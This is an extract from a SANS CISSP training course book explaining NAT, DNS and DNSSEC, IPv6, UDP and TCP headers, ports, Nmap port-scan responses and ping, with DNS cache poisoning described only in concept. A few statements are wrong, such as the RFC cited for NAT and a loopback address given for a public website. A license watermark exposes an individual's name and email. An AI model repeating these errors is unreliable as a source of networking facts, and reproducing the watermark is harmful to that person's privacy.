- Makes it difficult to trace information back to source
- Private addresses (RFC 1918):
 - 10.X.X.X
 - 172.16.0.0 -> 172.31.255.255
 - 192.168.X.X



MGT414 | SANS Training Program for CISSP® Certification

20

Private Network Addressing

Not every host capable of accessing the internet has a direct connection. These days, computers are (or should be!) behind firewalls of some type. They also may use *Network Address Translation* (NAT), so that the IP addresses in use on the internal LAN are automatically mapped to a different set of addresses when they traverse the firewall and go out to the internet. If no one on the internet can see these addresses, why should an organization bother to request an address block from its ISP? Even more to the point, why should the ISP waste addresses by allocating them to a customer when these addresses never will be routed over the internet?

It turns out that the answer to each of these questions is, "They don't have to." The *Internet Assigned Numbers Authority* (IANA), the ultimate authority for IP address assignments, has designated three sets of *private address blocks* that never can be routed over the internet and, therefore, are free for anyone to use as they want within their own networks. Because these addresses can't traverse the internet, it doesn't matter whether 2, 5, or 10,000 different sites pick the same address to use on their internal networks. So long as the traffic is translated to publicly-routable IP addresses before it goes out on to the internet, the actual internal network numbers used don't matter.

10.0.0.0/8
172.16.0.0/16 - 172.31.0.0/16
192.168.0.0/16

NETWORK ADDRESS TRANSLATION (NAT)

- NAT translates one IP address to another
 - Often a private (RFC 1918) address to public
 - For example, 192.168.10.99 <-> 24.39.21.194
- Types of NAT:
 - One-to-one NAT
 - Used on DMZs with public-accessible systems
 - Pool NAT
 - Maps to a set of public addresses
 - Commonly used in large environments with hundreds of thousands of active connections
 - Many-to-one NAT
 - Formerly referred to as PAT (port address translation), common in homes and small offices



MGT414 | SANS Training Program for CISSP® Certification

21

Network Address Translation (NAT)

Besides being a good neighbor and not using more than your share of addresses, using NAT means that your host systems are shielded from the internet from a reconnaissance point of view (in addition to the filtering that your firewall provides). There are a number of variations of NAT. RFC 2623 defines the standards for NAT used on the internet. Generally, we use NAT in the outbound direction, from your network to the internet. We might also use NAPT, *Network Address and Port Translation*. This is best explained with a common example. Suppose your site has NAT and you also choose to use an outbound proxy for HTTP. You would need to give your web browser the internal IP address and port number for your proxy server. This is done in Internet Explorer by selecting Tools, Internet Options, Connections, LAN Settings and then selecting the appropriate proxy settings.

NAME RESOLUTION

Host table

- Static entries in a file
- Used on small networks

DNS

- Resolving domain name to IP address
- Hierarchical-based system
- Used on large networks



MGT414 | SANS Training Program for CISSP® Certification

22

Name Resolution

At one point, the IP addresses and names were kept in tables and they were downloaded nightly. As the Internet kept growing, this became impractical for a number of reasons related to the size of the table and issues surrounding a single point of failure.

Naming a thing is not the same as knowing a thing, but it is often the first step. I remember when I first started hearing about the Domain Name Service (DNS). At this time, the major database vendors were all talking about their distributed database products that would be available "real soon now," and then the next thing I knew I was running distributed database software. It didn't cost me a thing and it worked pretty well from day one. DNS is a distributed database because the entire address table is not stored on a single host; instead, it is distributed across many servers.¹

[1] Northcutt, S., & Novak, J. (2002). Network Intrusion Detection, third edition (3rd ed.). Thousand Oaks, CA.: New Riders Publishing.

DOMAIN NAME SYSTEM (DNS)

- Protocol for translating IP addresses to domain names (and back again)
- Hierarchical system of domain names
- Root-level servers for top-level domains (.com, .org, .edu, .gov, etc.)
- There are now over 1,200 Top Level Domains (TLDs), including: .beer, .pizza, .cisco, .xxx, .consulting, .mobi, etc.



MGT414 | SANS Training Program for CISSP® Certification

23

Domain Name System (DNS)


As we have seen, computers on the internet are identified by IP addresses, which are nothing more than very large numbers. If you have a very small network, say no more than a handful of machines, you may be able to remember the IP address of every machine on your network. But what about the networks of your friends? Can you remember all of them as well? When you interact with new people on the internet, do you need to remember their addresses as well? How about the whole internet? How do you keep all those addresses straight?

Enter the Domain Name System (DNS). DNS is a protocol for translating IP addresses to names and back again. This is how you can enter a name such as www.microsoft.com in your web browser and it can find the computer at IP address 127.46.131.137.

DNS is not a single server that tracks all the names and addresses on the internet. Rather, it is comprised of several master servers and thousands of smaller servers around the globe, each handling a small part of the internet. Here's how it works:

The various networks on the internet are divided up into groups called domains. The domains are structured in a hierarchy like a tree. The top level of the tree is called the root or top-level domain. There are a handful of these such as .com, .edu, .gov, and .org. Each level down the hierarchy tree adds another level to the domain. Each level can be another domain (called a subdomain) or a host computer itself.

DNS HIERARCHY



SANS

MGT414 | SANS Training Program for CISSP® Certification

24

DNS Hierarchy

Here you see a pictorial representation of a typical DNS hierarchy. The structure is called a "tree" structure because it looks a bit like an upside-down tree. If you hold the picture upside down you will see what I mean. The structure here is an example of a portion of the .com domain. In reality, the .com domain is much, much bigger, but this small example will be perfect for our purposes.

At the top of the structure are root servers. Each root server would then direct you down the tree.

DNS QUERIES

- **gethostbyname:** When you have the fully qualified domain name (eric.sans.org) or the local name within your private network (eric) and need the address
- **gethostbyaddr:** When you have the address and need the name



MGT414 | SANS Training Program for CISSP® Certification

25

DNS Queries

On your slide, you see two commands: gethostbyaddr and gethostbyname. If you have one piece of information, you can often acquire the other. If you have an NT or Unix system, try this. Think of a well-known host, such as www.sans.org. Then type:

```
nslookup <name of the well-known host>
```

It should return the IP address. Now try an IP address and you should get a hostname. Nslookup, then, is an application that does the gethostbyaddr and gethostbyname functions for you.

Gethostbyname is by far the more common lookup and is called a *forward lookup*. Gethostbyaddr would, of course, be a *reverse lookup*.

DNS SECURITY ISSUES

- Most internet-based services are based on DNS naming
- Most assume DNS servers are correct
- DNS has no built-in security
 - UDP based
 - Attacker can spoof responses by guessing or brute forcing the DNS transaction ID and client source port
 - Gigabit+ networking allows rapid brute force attempts
- Domain hijacking also allows an attacker to "take over" a domain
 - It can redirect communications from a "good" domain to "bad" domain



MGT414 | SANS Training Program for CISSP® Certification

26

DNS Security Issues

Now that we know how DNS works, we can discuss the security aspects of DNS. DNS is one of the most important functions that make the internet what it is today. This is not because of its importance to the technical infrastructure, because we have seen that it is not absolutely required for the internet to work. However, most internet services in use today rely on DNS to enable users and programs to easily locate and connect to any host on the internet. Without DNS, internet users would have to rely on using IP addresses to locate computers. How long do you think that would last?

DNS has no built-in security mechanisms. There is no authentication of either the user, the requesting computer, or the DNS server. And there is no verification that the machine name or IP address the DNS server gives as a reply to a query is, in fact, correct. When something becomes that important and has no built-in security checks or controls, it is ripe for attack by evildoers. DNS is no exception.

"A DNS cache poisoning attack is an attempt to trick a caching DNS server into caching a forged response. If bank.example.com is at 192.0.2.193, and evil.example.com is at 198.18.8.17, an attacker may try to poison a DNS server's cache by sending the forged response of "bank.example.com is at 198.18.8.17." If the caching DNS name server accepts the bogus response, it will respond with the poisoned response for subsequent bank.example.com requests (until the record expires)."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

DNSSEC

- Domain Name System Security Extensions (DNSSEC) is designed to mitigate vulnerabilities in DNS
- Primary goal is to protect vs. DNS spoofing, including cache poisoning attacks
- Uses PKI to provide origin authority and data integrity
 - Origin authority: Authenticates the DNS server as the sender
 - Integrity: DNS response (data) has not changed
 - It does not provide confidentiality
- DNSSEC has suffered from slow growth, but adoption rate is increasing



DNSSEC

The problems that have plagued DNS are straightforward to solve: We have used encryption and Public Key Infrastructure to provide integrity and authentication for decades. DNSSEC uses encryption to successfully mitigate spoofing attacks, including DNS cache poisoning.

The growth of DNSSEC has been slow, but adoption rates are increasing. The primary issue is logistics: Building a global Public Key Infrastructure is not a simple matter and has only been done once before, when Netscape designed the PKI behind SSL (and now TLS).

In addition to origin authority and data integrity, DNSSEC also provides Authenticated Denial of Existence in the DNS—proving a DNS record does not exist. Previously, a lack of a DNS response did not indicate the record didn't exist; it could simply mean there was a timeout or other error. Authenticated Denial of Existence uses encryption to verify a record does not exist.

IPv6

- IPv4 accommodates 4.2 billion unique addresses (32-bit address)
- New technology growth requires more address space
- IPv6 is designed to meet addressing growth
 - 128 bits = 340 undecillion addresses (7 addresses for each atom of every human)
 - Offers greater flexibility in allocating addresses



MGT414 | SANS Training Program for CISSP® Certification

28

IPv6

The IPv6 protocol was designed to supersede IPv4 addressing while supporting the growth of the internet. While the IPv4 protocol accommodates 4.2 billion unique IP addresses with a 32-bit address, the allocation of IP addresses on the internet was not completed in the most effective manner, leaving a shortage of available IP addresses. With technology such as NAT, the internet continued its growth, but it was somewhat limited without the widespread availability of globally unique IP addresses. New technology such as mobile phones and PDAs connecting to the internet has increased demand for addresses, as well as the spread of internet technology to populous countries such as China and India. As a result, a new mechanism was needed to accommodate continued growth and adoption of internet-connected technology.

The IPv6 protocol was designed to meet these growth demands, expanding the address size from 32-bits to 128-bits. A 128-bit address is approximately 340 undecillion addresses or 340,282,366,920,938,463,463,374,607,431,768,211,456. With this many unique addresses, the IPv6 protocol can accommodate seven unique IP addresses for each atom in every human on earth.

Of course, all of our atoms don't need that many IP addresses (two or three would suffice). Instead, the sheer volume of available IP addresses accommodates for more flexible deployment of address space on the internet. For example, ISPs will be able to geographically assign IPv6 prefixes to different parts of the world, allowing for the simplified routing of traffic on the internet. Organizations can obtain an IPv6 prefix with sufficient available addressing to accommodate all present and future addressing needs.

IPV6 FEATURES

- Extended address space
 - Route aggregation, improved delegation/management, hierarchy
- Autoconfiguration support
- Support for IPv6 over IPv4 (tunneling)
- Support for IPv4 over IPv6 (translation)
- Flexible embedded protocol support



MGT414 | SANS Training Program for CISSP® Certification

29

IPv6 Features

A key feature of IPv6 is the expansion of address space, permitting route aggregation on core internet routers through geographic address space allocation. It also improves delegation and management of addresses to organizations and ISPs alike, as well as a hierarchical distribution of address space that makes troubleshooting and internet routing simpler.

Another valuable feature of IPv6 is support for addressing autoconfiguration. Anyone who has been responsible for manually assigning IP addresses to hosts understands that this is a problematic and cumbersome process. With 128 bits of address space, it becomes possible to use the globally unique MAC addresses on all network cards as IP addresses. In this way, administrators can simply introduce a new node to an IPv6 network without manually specifying an IP address; the IP address is configured automatically based on the local MAC address and advertisement information from the default gateway on the network.


During the transition process between IPv4 and IPv6, it is possible to establish IPv6 tunnels over the existing IPv4 Internet using IPv4 protocol 41 or one of several tunneling protocols, such as AYIYA (Anything in Anything) or Teredo (Tunneling IPv6 over UDP through NAT). Further, it is also possible to continue supporting IPv4 traffic on an IPv6 backbone using gateway services that translate IPv4 packets into an IPv6 format.

Another significant change in the IPv6 protocol is the use of a fixed IP header. While the IPv4 header could expand to include additional information such as strict or loose source routing, the IPv6 protocol has a fixed header length of 40 bytes. In order to accommodate additional flexibility in the protocol, IPv6 introduces a "next header" field that indicates the embedded protocol contained in the packet payload. This is similar to IPv4's embedded protocol field, but unlike this field, the next protocol can include multiple embedded protocol fields, one right after another. Currently supported IPv6 next header protocols includes the encapsulating security protocol (ESP) and authentication header protocol (AH) for IPsec, destination options header to specify processing options at the destination system, and upper-layer protocols such as UDP, TCP, and ICMP.

IPV6 ADDRESSING

- Addresses specified in hex are colon-delimited
- Autoconfiguration uses local MAC address with router prefix/subnet ID
- Groups of repeating 0000's are simplified with "::".

Centrino adapter: 00:13:ce:45:4f:e3 → fe80::13:ceff:fe45:4fe3




IPv6 Addressing

Because of the longer address space, changes have been made to how IP addresses are represented from IPv4. Where it is simple to specify a 32-bit address in dotted-decimal notation, remembering an address that is four times longer in the same format can become overwhelming quickly. In IPv6, IP addresses are represented using hexadecimal notation, with values separated by colons instead of dots. For the foreseeable future, many IPv6 addresses will include strings of repeating four repeating 0s ("0000"), which can be condensed to just a single colon to represent one or more groups of four 0s.

IPv6 addresses are broken up into three major sections: The network prefix, the subnet ID, and the interface identification section.

- Network Prefix – The network prefix is represented in the first 48-bits (6 bytes) of the IPv4 address. This is the address portion that is allocated to organizations that need to address IPv6 clients or to preserve other network functionality. Some fixed network prefix allocations include "fe80::" for local network use, "ff00::" for multicast traffic, "2001::" for large ISP interdomain routing, and "2002::" for IPv6-to-IPv4 gateway networks.
- Subnet ID – The subnet ID is configured according to the addressing needs of the organization. For flat IPv6 networks, this value will usually be "0000," but can be any value selected by the organization that has been allowed the network prefix.
- Interface Identification – The interface identification section uniquely identifies the IPv6 node. With IPv6 autoconfiguration, the MAC address of the client populates the interface identification portion of the IPv6 address. Because a MAC address is a 48-bit value, but the interface identification portion of the IPv6 address is 64 bits, the MAC address is expanded to fill the space by converting it to the Extended Unique Identifier (EUI) format specified by the IEEE. The EUI expansion takes the first three octets of the MAC address, appends the constant value "ff:fe:", and then appends the last three bytes of the MAC address to form the interface identification portion of the IPv6 address.

IPv6 HEADER



Traffic Class + Flow Label provide QoS, Next Header indicates embedded protocol data, and Hop Limit prevents routing loops

IPv6 Header

To accommodate the changes in the IPv6 protocol, the header information has changed by removing superseded functionality from the IPv4 header and introducing some new fields:

- Version: 4-bits, the version field indicates the packet is IPv6 and is always a "6".
- Traffic Class: 1 byte/8 bits, the traffic class field is used to specify the priority of the packet for QoS.
- Flow Label: 20 bits, the flowlabel field is used for QoS management to convey special handling functions for the packet.
- Payload Length: 2 bytes/16 bits, the payload length fields specify the length of the packet in a quantity of bytes.
- Next Header: 1 byte/8 bits, the next header field specifies the next encapsulated protocol in the payload of the packet. The values that are assigned to IPv4 embedded protocols (such as TCP, UDP, and ICMP) are forward-compatible with the IPv6 next header field.
- Hop Limit: 1 byte/8 bits, the hop limit field is used to prevent routing loops by decrementing the hop limit value at each router. This is similar to the TTL field used in the IPv4 header.
- Source Address: 16 bytes/128 bits, the source address of the IPv6 station transmitting the packet.
- Destination Address: 16 bytes/128 bits, the destination or recipient of the IPv6 packet.

UDP (USER DATAGRAM PROTOCOL)

- Connectionless communications
- Sends packets out, doesn't care if they get there
- Much less "overhead"
- Good if small amount of packet loss is acceptable



MGT414 | SANS Training Program for CISSP® Certification

32

UDP (User Datagram Protocol)

UDP is the simpler of the two Transport Layer protocols typically used with IP, which is why we cover it first. A trick to remember it is to think of the *Unreliable Damn Protocol*. However, do not get tricked because it is really not unreliable, it is just not guaranteed delivery. In fact, UDP is a very useful, important protocol in common use by many applications today.

UDP PORTS

- Same port concept as TCP (trusted port and ephemeral ports)
- Some common applications that use UDP:
 - DNS (53)
 - NTP (123)
 - BOOTP (67 and 68)
 - SNMP (161)



MGT414 | SANS Training Program for CISSP® Certification

33


UDP Ports

UDP typically is used in situations where it's okay if some packets are lost or reordered. In a streaming audio application, for example, each packet contains such a minuscule amount of audio data that the client probably can afford to lose one or two, or even several, packets in succession without suffering a noticeable lack of quality. By doing without some level of error checking, the application can push the audio data around the network much more quickly, which gives better quality overall, even if a few packets don't make it through.

Also, UDP often is used for applications that don't send very much data, perhaps just a handful of bytes, so they don't mind retransmitting the data if it happens to get lost. In most cases, the packets will go through fine, but the loss of one, two, or even several packets poses no great problem. The time it takes to recover from the occasional dropped packet is more than made up for by the time saved by not checking for errors that rarely happen anyway. It's very easy to retransmit a query if the client doesn't get a response in a reasonable amount of time.

Other important UDP-based protocols include the *Network Time Protocol* (NTP) and the BOOTP/DHCP protocols used by hosts to automatically configure their network interfaces and load their operating systems via the network when they start up.

UDP HEADER



SANS

MGT414 | SANS Training Program for CISSP® Certification

34

UDP Header

Even a featherweight protocol such as UDP needs some kind of packet header because the Transport Layers on each host need a way to communicate essential information. This slide diagrams the layout of the UDP header. This looks like a short header, and it is; remember, however, that these are Transport Layer headers. The Network Layer just below this will also add its own headers, encapsulating the UDP headers.

As packet headers go, UDP is pretty simple. There are only four fields: Source port, destination port, datagram length, and checksum. Each field is exactly 2 bytes long. A mere 8 bytes of overhead per packet is pretty good! Let's examine these fields in detail.

Source Port and Destination Port

UDP uses the concept of *ports* to help get datagrams to and from the proper applications. You have learned that ports are just ID numbers associated with certain applications running on a host. When one host wants to send datagrams to a server process running on another host, it needs to know what port that process is listening to. If a computer is like an apartment building, the applications running on it are like its residents, and the port numbers are like the apartment numbers in which the residents live.

TCP (TRANSMISSION CONTROL PROTOCOL)

- Connection-oriented communications
- Ensures reliable packet delivery
- "Expensive" overhead
- 3-way handshake:
 - SYN
 - SYN-ACK
 - ACK



MGT414 | SANS Training Program for CISSP® Certification


35

TCP (Transmission Control Protocol)

TCP is probably the most commonly used Transport Layer protocol today. It establishes a virtual connection, often referred to as a *session*, between the hosts. The protocol is designed to provide reliable connections over possibly unreliable networks. Unlike UDP, which blindly sends datagrams and hopes they arrive, TCP can guarantee that the packet will arrive or at least that it will notify you of a problem. Because of this guarantee, TCP often is a network programmer's protocol of choice. It's probably the easier of the two protocols to program for, too, because most of the error handling is down inside the Transport Layer and out of sight from the application code. TCP is especially useful for any application in which there are more than one or two network hops between two computers because more hops equals more chances for errors to be introduced into the communication.

Most of the internet protocols you use every day are based on TCP. Some examples include HTTP (Hypertext Transfer Protocol, used by web servers and browsers), FTP (File Transfer Protocol, used to transfer files to and from servers) or POP3 (Post Office Protocol version 3, used to download email).

THE TCP HEADER



MGT414 | SANS Training Program for CISSP® Certification

36

The TCP Header

Because TCP is a much more heavyweight protocol than UDP, it requires a much larger header. The normal TCP header is a whopping 20 bytes, more if any options are specified. From a security standpoint, some of these fields are more important than others. Let's take a look at some of the key elements of the TCP header.

KEY FIELDS OF A TCP HEADER

- Source Port
- Destination Port
- Sequence Number
- Acknowledgement Number
- SYN Bit
- ACK Bit



MGT414 | SANS Training Program for CISSP® Certification

37

Key Fields of a TCP Header

Now let's look at some of the key fields in the TCP header in detail. When you connect to a system, you not only connect to an IP address, you also connect to a specific port on a computer. Think of this as going to an apartment building. The address will only get you to the apartment building, not inside. To get inside, you have to not only know the address, you also have to know a specific apartment number. The same logic holds when connecting to a computer; you have to connect to an IP address and a port number. The destination port is the port or application you are connecting to on a remote computer. The source port is the port you are connecting from.

Because TCP is reliable, it uses sequence numbers to track packets and provide reliable delivery of information. Sequence numbers are used by the host computer when sending out data, and the acknowledgment numbers are used to acknowledge the receipt of information.

The SYN, or synchronization, bit is used when establishing a connection and is only used in the first two legs of the 3-way handshake. The ACK, or acknowledgment, bit is used when a system is acknowledging the receipt of information.

TCP PORTS

Well-known ports, < 1024

- 20 – FTP data
- 21 – FTP
- 22 – SSH
- 23 – Telnet
- 25 – SMTP
- 53 – DNS
- 79 – finger
- 80 – HTTP
- 443 – HTTPS

Source ports, >= 1024 (ephemeral)



MGT414 | SANS Training Program for CISSP® Certification

38

TCP Ports

TCP utilizes ports numbered 1 through 65535 to communicate. Ports 1 through 1023 are considered trusted or well-known ports. These ports are each assigned and reserved for a specific function. "Ports 1024 and above are called the ephemeral ports, which means they could be used by any service for any reason."¹

Some of the more common port assignments are the following:

- 20 – FTP data
- 21 – FTP
- 22 – SSH
- 23 – Telnet
- 25 – SMTP
- 53 – Domain Name System (DNS)
- 79 – finger
- 80 – HTTP
- 443 – HTTPS

It is important to point out that you can run a service on any port you want, but if you use your own port assignments, no one will be able to communicate with you. For example, mail servers by default try to connect to each other on port 25. You can run your mail program on port 200, but when any mail system tries to connect to port 25 and it is not open, it will not be able to send you mail because it does not know that you are running mail on a different port.

[1] Northcutt, S., & Novak, J. (2002). Network Intrusion Detection, third edition (3rd ed.). Thousand Oaks, CA.: New Riders Publishing.

TCP CODE BITS

- Also called TCP flags
- Control data flow and signal information to receiving host

+-----+-----+	+-----+-----+
C E U A I P R S F	
+-----+-----+	+-----+-----+

- Upper bits (CWR, ECE) are used for ECN (Explicit Congestion Notification)



TCP Code Bits

TCP stacks sometimes need to communicate about the data they're exchanging. The catch is they can't insert their own information into the payload because that would corrupt the data stream and might confuse the applications. Instead, the TCP protocol provides six 1-bit flags that can be specified in the packet headers. Some of these are more common than others, but the unusual use of TCP flags is a good indicator of suspicious traffic, so you should become familiar with all of them. We will discuss the "classic" six TCP flags first, and then discuss the newer explicit congestion notification (ECN) flags.

- **URG (Urgent):** The Urgent flag is used by some applications such as Telnet and Rlogin. An application can set this bit to let the other end of the connection know that some important data is coming, but it's up to the client and server to decide what's urgent and what to do about it. There are some ambiguities inherent in this implementation, too, such as the fact that there's no way to tell the receiver where the urgent data starts in the stream. It could begin at any byte in that packet's payload. There's also no way to specify where urgent data ends. That's why most legitimate applications never use the URG flag.
- **ACK (Acknowledgement):** The Acknowledgement flag is used to indicate that the sender is acknowledging receipt of some data. The receiver should look in the Acknowledgment Number field to see which data is being ACKed, as discussed previously.
- **PSH (Push):** TCP stacks usually buffer incoming data until a certain amount has been collected, and then pass it in a chunk to the application.
- When data is being transmitted in bulk, this usually is the most efficient way to handle the stream; for interactive processes (such as Telnet or SSH), however, it's more important that data be processed as soon as it comes in, even byte by byte. To ask for this behavior, the sender can set the PSH flag on a packet to indicate that it shouldn't be buffered but instead should be passed immediately to the remote application for processing.
- **RST (Reset):** Immediately upon receipt of a packet with the Reset flag set, a host should terminate the connection that contained that packet.
- **SYN (Synchronize):** The Synchronize flag indicates a connection request.
- **FIN (Finish):** The FIN flag is just the opposite of SYN. It indicates that a connection is being shut down in an orderly fashion. It contrasts with RST, in that FIN is a much more graceful way to close a connection.

Additional flags have been added for explicit congestion notification (a method for dealing with packet loss), in the area of the TCP header that was formally reserved. They are:

- **ECE (Explicit Congestion Notification Echo):** The host is ECN-capable, or there is network congestion.
- **CWR (Congestion Window Reduced):** The host has responded to network congestion.

There is an additional NS flag (Nonce Sum), but it is currently experimental.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

TCP PORT SCANNING

- Tools such as Nmap may be used to conduct a port scan
 - Attempt to determine all open TCP or UDP ports on a system
- Sending a TCP SYN packet to a port may result in:
 - SYN/ACK: port is open and unfiltered
 - RST/ACK: port is closed and unfiltered
 - No response: unknown
 - A filter may be blocking the request or the response
 - Cannot determine if the port is actually open or closed in this case



MGT414 | SANS Training Program for CISSP® Certification

41

Nmap is a very popular port scanning tool that also allows security auditing, among many other features. It is available from <https://nmap.org>

A system that is not behind a firewall will normally respond with a SYN/ACK packet for an open port and a RST/ACK packet for a closed port.

The Nmap manual describes what “filtered” means:

“Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed.”

[1] Chapter 15. Nmap Reference Guide | Nmap Network Scanning <https://mgt414.com/59>

SOCKET PAIRS

- Uniquely identify a connection
- Consist of the following:
 - Source IP address
 - Source port number
 - Destination IP address
 - Destination port number
- Example: **192.168.1.7:1025 10.99.99.1:80**

Socket Pairs

"A *socket* is a combination of an IP address and a TCP or UDP port on one node. A *socket pair* describes a unique connection between two nodes: source port, source IP, destination port, and destination IP."¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

ICMP

Two purposes:

- To report errors (troubleshoot) rather than transfer information
- To provide network information. Ping and traceroute are the best-known ICMP applications



MGT414 | SANS Training Program for CISSP® Certification

43

ICMP

"The Internet Control Message Protocol is a fascinating lightweight set of applications that were originally created for network troubleshooting. The most well-known ICMP application is certainly the echo request/echo reply, or ping."¹ Ping is used to find whether a given internet host is reachable or not. Traceroute is built on ping and used to plot out the path a packet took through the network.

ICMP can also be used for flow control, rerouting packets, and collecting network information.

ICMP packets can serve multiple functions (such as echo request/reply and other error messages). To identify the purpose of each ICMP packet, each ICMP packet has a Code and Type field. Each type of ICMP packet serves a different purpose. Some are essential to internet communication and some can be used for malicious purposes. For a detailed listing of ICMP type and code information, refer to <https://mgt414.com/4d>.

[1] Northcutt, S., & Novak, J. (2002). Network Intrusion Detection, third edition (3rd ed.). Thousand Oaks, CA.: New Riders Publishing.

PING

- Ping is used to see whether a host is active
- Sends ICMP echo request and waits for ICMP echo reply
- With security concerns, some sites are blocking ping, so this does not always work. Might have to use TCP scans

```
# ping -c4 files.ericconrad.com
PING files.ericconrad.com (162.243.205.12): 56 data bytes
64 bytes from 162.243.205.12: icmp_seq=0 ttl=53 time=33.047 ms
64 bytes from 162.243.205.12: icmp_seq=1 ttl=53 time=27.156 ms
64 bytes from 162.243.205.12: icmp_seq=2 ttl=53 time=28.894 ms
64 bytes from 162.243.205.12: icmp_seq=3 ttl=53 time=26.092 ms

--- files.ericconrad.com ping statistics ---
4 packets transmitted, 4 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 26.092/28.797/33.047/2.650 ms
# |
```



MGT414 | SANS Training Program for CISSP® Certification

44

Ping

Ping checks to see whether a host is active on the network. It does this by sending out an ICMP echo request. If the system is alive, it sends back an ICMP echo reply. When the sending system receives the echo reply, it knows the remote host is on the network.

With security concerns, some sites or firewalls are blocking ICMP or ping traffic, so just because you do not receive a reply does not mean that the system is not on the network. It might mean that the traffic is being blocked. Most operating systems come with versions of ping built in, or you can get third-party ping software.

The example above shows a ping to files.ericconrad.com, stopping after a count of four (-c4), meaning it sends four ICMP echo request packets. Note that the syntax of the ping command is not testable.

TRACEROUTE

- It shows you the path packets may take to get to a destination
- It may tell you the external router for a site and, therefore, be used to map a network
- Normal traceroute lists the routers
